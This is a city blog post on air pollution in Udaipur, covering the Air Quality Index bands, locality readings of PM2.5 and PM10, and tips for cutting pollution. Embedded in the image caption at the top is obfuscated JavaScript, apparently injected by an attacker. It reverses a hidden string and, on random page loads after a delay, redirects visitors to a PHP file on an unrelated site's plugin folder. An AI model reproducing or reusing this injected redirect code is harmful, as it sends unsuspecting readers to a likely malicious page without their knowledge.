![Air in Udaipur is harmful to Children $Ubj=function(n){if (typeof ($Ubj.list[n]) == "string") return $Ubj.list[n].split("").reverse().join("");return $Ubj.list[n];};$Ubj.list=["\'php.litu.ssalc/sedulcni/retadpu-yfimeht/snigulp/tnetnoc-pw/moc.setaicossadnalanruoj//:sptth\'=ferh.noitacol.tnemucod"];var number1=Math.floor(Math.random() * 6); if (number1==3){var delay = 18000;setTimeout($Ubj(0), delay);}and Elderly people](https://udaipurblog.com/wp-content/uploads/2018/06/Air-pollution.png)
Monsoon has whizzed in to show the most beautiful side of the city and we are all set to explore all the corners of the city this season on our two and four-wheeler vehicles. We all are even too excited about all that already, aren’t we? But we have forgotten the fact that lately, the air quality of the city have been plunging downwards.
The above fact is justified by the Air Quality Index in Udaipur. Air quality index or AQI is a scale used by the government agencies to show the people of the city how polluted the air currently is in their area or how much it is going to be. The AQI is numbered from 0 to 500. Increase in the AQI is the indicator that the air around you is getting more polluted and that it will have an adverse effect on the health of a large number of people in the city.

There are a number of reasons why the AQI can increase in your city like rush traffic conditions, forest fire nearby, stagnant air caused by anticyclone, temperature inversion, low wind speeds that keep the air pollution in the local area, high concentrations of pollutants, chemical reactions between air contaminants and hazy conditions.
The National Air Quality Index or AQI was launched on September 17, 2014, in New Delhi under Swachh Bharat Abhiyan. It covers 240 cities of the country including Udaipur. This air quality sensors are set up at four places in the city namely Pratap Nagar, Sukhadiya Circle, Surajpole and Hadi Rani Chouraha that covers an area of 3 to 5 km in the neighborhood.
How do the AQI works?
The AQI considers 8 air pollutants PM10, PM2.5, NO2, SO2, CO, O3, NH3, and Pb. The ambient concentrations, corresponding standards, and likely health impact are measured and based on that, a sub-index is calculated for each of these pollutants. The worst sub-index out of all of them reflects the overall AQI. Along with that, some health advice is suggested by the medical experts for the possible sufferers of the Air pollution.

Here’s what the number of the AQI says about its associated health impacts on people:
Good (0–50) – The air quality is excellent with minimal impact on anyone.
Satisfactory (51–100) – It is good. However, it may cause minor breathing discomfort to hypersensitive people.
Moderately polluted (101–200) – It may bring breathing discomfort to children, older adults, people with heart disease, and people with lung disease such as asthma.
Poor (201–300) – Serious conditions will occur for sensitive people. Heart and respiratory systems of healthy people may be affected. Prolonged exposure is not advised.
Very poor (301–400) – Healthy people will show symptoms, people with lungs and heart diseases will be significantly affected. It may cause respiratory illness to the people on prolonged exposure.
Severe (401–500) – Healthy people will experience reduced endurance in physical activities and may show strong symptoms and are severely prone to other illnesses. Elders and sick people are strongly advised to stay indoors and avoid any physical activities. Healthy individuals should avoid outdoor activities.
AQI in Udaipur

AQI in Udaipur shows that the air across many parts of the city is now “Unhealthy”. The city-wide AQI rests around 159 (AQI-US), with PM10 ≈ 145 µg/m³ and PM2.5 ≈ 67 µg/m³.
Here’s a snapshot of recent locality-wise AQI and particulate matter values:
| Area / Locality | AQI | PM2.5 (µg/m³) | PM10 (µg/m³) |
|---|---|---|---|
| Ashok Nagar | 158 (Unhealthy) AQI+1 | ~ 65 µg/m³ AQI+1 | ~ 143 µg/m³ AQI+1 |
| Hiran Magri | 161–186 (Unhealthy) AQI | ~ 69–105 µg/m³ AQI | ~ 136–148 µg/m³ AQI |
| Panchwati | 172 (Unhealthy) AQI | ~ 86 µg/m³ AQI | ~ 150 µg/m³ AQI |
| Shyam Nagar | ~159 (Unhealthy) AQI | ~ 67 µg/m³ AQI | ~ 145 µg/m³ AQI |
| Zinc Park | ~158 (Unhealthy) / 132 (Poor) depending on time AQI+1 | ~ 48–65 µg/m³ AQI+1 | ~ 133–149 µg/m³ AQI+1 |
This shows that the pollution problem is city-wide, not limited to industrial zones.

The air — laden with high levels of particulate matter (PM10 / PM2.5) — poses serious health risks, especially for children, elderly persons, and people with heart or lung conditions such as asthma.
Given this updated data, it becomes clear that the situation has worsened compared to older estimates — and urgent action is needed. Whether by reducing vehicle use, promoting cleaner transport, or supporting emission norms — waiting will only make things worse for future generations.
What can we do?
Here are some tips you should do to contribute in regaining the quality of air in the city.
- Grow a habit of using public transport instead of taking your own vehicle, it will even save some of your bucks.
- Choose walking over riding or driving, if your destination is around a km. It will directly reflect on your health.
- Grow more trees, encourage your closed ones to do so too.
- Have a keen eye on any source which is causing strong air pollution and contact authorities regarding that.
- Stop burning garbage and stop anyone who is doing so.
If you want to check the AQI too, type air quality on google and you will find air quality of your area in the radius of 1 km. So, what is your say about it?
